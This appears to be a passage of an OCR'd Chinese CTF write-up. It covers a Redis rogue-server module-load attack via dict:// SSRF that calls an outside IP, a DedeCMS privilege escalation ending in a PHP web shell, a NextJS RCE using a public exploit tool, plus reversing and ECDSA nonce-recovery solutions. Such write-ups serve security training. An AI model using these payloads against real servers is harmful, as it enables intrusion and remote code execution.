
开启服务器


```
python3 redis_rogue_server.py -v -path exp.so -lport 1028
```


开始攻击

建议每个 dict 多执行几次，避免顺序错乱。

```
dict://127.0.0.1:6379/flushall
dict://127.0.0.1:6379/slaveof:8.155.17.250:1028
dict://127.0.0.1:6379/config:set:dbfilename:exp.so
dict://127.0.0.1:6379/config:set:dir:/tmp/
dict://127.0.0.1:6379/module:load:/tmp/exp.so
dict://127.0.0.1:6379/slaveof:no:one
dict://127.0.0.1:6379/config:set:dbfilename:dump.rdb
dict://127.0.0.1:6379/system.exec:"ls /"
dict://127.0.0.1:6379/system.exec:"cat /flllaaaggggg"
```







flag 值


flag{e841172e-8c43-4793-a657-3fb5e72c0631}

dedecms

操作内容

注册一个账户后，在/member/发现 Aa123456789 用户。


织梦 CMS 默认管理路由位于/dede/,用 Aa123456789/Aa123456789 成功登入。



在左侧菜单栏的 会员/注册会员列表中找到自己注册的 123 用户，点击右边的提升

把用户类型改成超级管理员，负责频道选所有频道，并复制安全验证串。

把管理路由换成 123 登录。



这里发现 123 的管理界面跟原来的不一样，换一个号 1234

先用 Aa123456789 修改 1234 的基本信息，再把用户类型改成超级管理员

用户名： 1234

密　码： （不修改留空）

注册时间： 2025-12-28 19:14:27　I P：120.193.78.20

最近登录时间： 2025-12-28 19:14:27　I P：120.193.78.20

用户类型： 个人

电子邮箱： 1234@qq.com

昵　称： 1234

性　别： 男　女　保密

金币： 0　积分： 100

等级： 超能会员

升级时间： 2025-12-28 19:14:38　（如果你要升级会员，必须设置此时间为当前时间）

会员天数： 1　（如果你要升级会员，会员天数必须大于0）

会员剩余天数： 1

推荐级别： 99　(0为普通，1为推荐，10为管理员[不能在前台登录]〔非管理员ID是严格使用10属性的，要新建管理在 系统帐号 的地方增加〕)


资料状况： 正常使用状态

空间信息： 文章：0 图集：0 文档：0 收藏：0
空间访问：0 页面访问：0 留言：0 好友：0


特殊操作： 查看/修改详细资料 | 登录到此用户控制面板 | 浏览此用户的空间

确定修改　重置表单

重新登录发现多了很多选项。



核心/附件管理/文件式管理器，新建一个 shell.php




```
<?=`cat /f*`;?>
```

flag{acba5b9f-59cf-4d70-b004-1744db5e3dc0}

flag 值

flag{acba5b9f-59cf-4d70-b004-1744db5e3dc0}


redjs

操作内容

一道 CVE 题，打的是 NextJS 的 RCE，CVE-2025-55182

直接借轮子了：NextRce https://github.com/ynsmroztas/NextRce

```
python nextrce.py -u
https://eci-2zehjykr53d80fw1w5qb.cloudeci1.ichunqiu.com:300
0/ -c "cat /flag"
```



flag 值

flag{6a64f265-e3bf-4987-bc09-e80c682a6441}

密码学

EzFlag：

操作内容


```
  std::string::basic_string(v6, argv, envp);
  std::operator<<<std::char_traits<char>>(&_bss_start, "Enter password: ");
  std::getline<char,std::char_traits<char>,std::allocator<char>>(&std::cin, v6);
  if ( (unsigned __int8)std::operator!=<char>(v6, "V3ryStr0ngp@ssw0rd") )
  {
    v3 = std::operator<<<std::char_traits<char>>(&_bss_start, "Wrong password!");
    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
  }
  else
  {
    std::operator<<<std::char_traits<char>>(&_bss_start, "flag{");
    std::ostream::flush((std::ostream *)&_bss_start);
    i = 1LL;
    for ( j = 0; j <= 31; ++j )
    {
      v9 = f(i);
      std::operator<<<std::char_traits<char>>((__int64)&_bss_start);
      std::ostream::flush((std::ostream *)&_bss_start);
      if ( j == 7 || j == 12 || j == 17 || j == 22 )
      {
        std::operator<<<std::char_traits<char>>(&_bss_start, "-");
        std::ostream::flush((std::ostream *)&_bss_start);
      }
      i *= 8LL;
      i += j + 64;
      v8 = 1;
      std::chrono::duration<long,std::ratio<1l,1l>>::duration<int,void>(v7, &v8);
    }
    v4 = std::operator<<<std::char_traits<char>>(&_bss_start, "}");
    std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
  }
  std::string::~string(v6);
  return 0;
```

关键函数因为 f 参数很大循环次数过多

```
__int64 __fastcall f(unsigned __int64 i_1)
{
  __int64 v2; // [rsp+10h] [rbp-20h]
  unsigned __int64 i; // [rsp+18h] [rbp-18h]
  __int64 v4; // [rsp+20h] [rbp-10h]
  __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = 0LL;
  v4 = 1LL;
  for ( i = 0LL; i < i_1; ++i )
  {
    v2 = v4;
    v4 = ((_BYTE)v5 + (_BYTE)v4) & 0xF;
    v5 = v2;
  }
  // "012ab9c3478d56ef"
  return *(unsigned __int8 *)((__int64 (__fastcall *)(char **, __int64))std::string::operator[])(&K, v5);
}
```

多伪随机数取 K 的下标，写个循环发现 48 一循环，直接将 i mod 48



flag 值:

flag{10632674-1d219-09f29-14769-f60219a24}

ECDSA

操作内容

重点在 nonce 函数中


def nonce(i): seed = sha512(b"bias" + bytes([i])).digest() k = int.from_bytes(seed, "big") return k nonce 可以被 i 求出来，就可以进行已知 nonce 的攻击

```
nonce = k = int.from_bytes(sha512(b"bias" +
bytes([i])).digest(), "big")
From ECDSA: s = k^-1 * (z + r*d) mod n
Therefore: d = r^-1 * (s*k - z) mod n
```

exp.py

from ecdsa import SigningKey, NIST521p, VerifyingKey from hashlib import sha512, sha1 from Crypto.Util.number import bytes_to_long, long_to_bytes import binascii with open("public.pem", "rb") as f: vk = VerifyingKey.from_pem(f.read()) sigs_data = [] with open("signatures.txt", "r") as f: for line in f: msg_hex, sig_hex = line.strip().split(":") msg = binascii.unhexlify(msg_hex) sig = binascii.unhexlify(sig_hex) sigs_data.append((msg, sig)) def extract_sig(sig): r = int.from_bytes(sig[:66], "big") s = int.from_bytes(sig[66:], "big") return r, s curve_order = NIST521p.order found = False for i in range(len(sigs_data)): msg, sig = sigs_data[i] z = bytes_to_long(sha1(msg).digest()) r, s = extract_sig(sig) # k = int.from_bytes(sha512(b"bias" + bytes([i])).digest(), "big") k = bytes_to_long(sha512(b"bias" + bytes([i])).digest()) r_inv = pow(r, -1, curve_order) priv_key = (r_inv * (s * k - z)) % curve_order sk_candidate = SigningKey.from_secret_exponent(priv_key, curve=NIST521p) vk_candidate = sk_candidate.verifying_key if vk_candidate.to_string() == vk.to_string(): print(f"Found d={priv_key}") found = True break if not found: print("Private key not found") d=11786190273906782566706300546504742629011900435269701041731697414027484824601255112180676531145294320443777235338538357924760601782873554458995940394745073

flag 即为 flag{md5(d)}



flag 值


flag{581bdf717b780c3cd8282e5a4d50f3a0}

流量分析


SnakeBackdoor-1

操作内容:

筛选所有登录 admin 的 http 请求



拉到最下面可以发现一个为 302 FOUND 跳转的响应，显然是登录成功的数据包



查看得到登录密码 zxcvbnm123

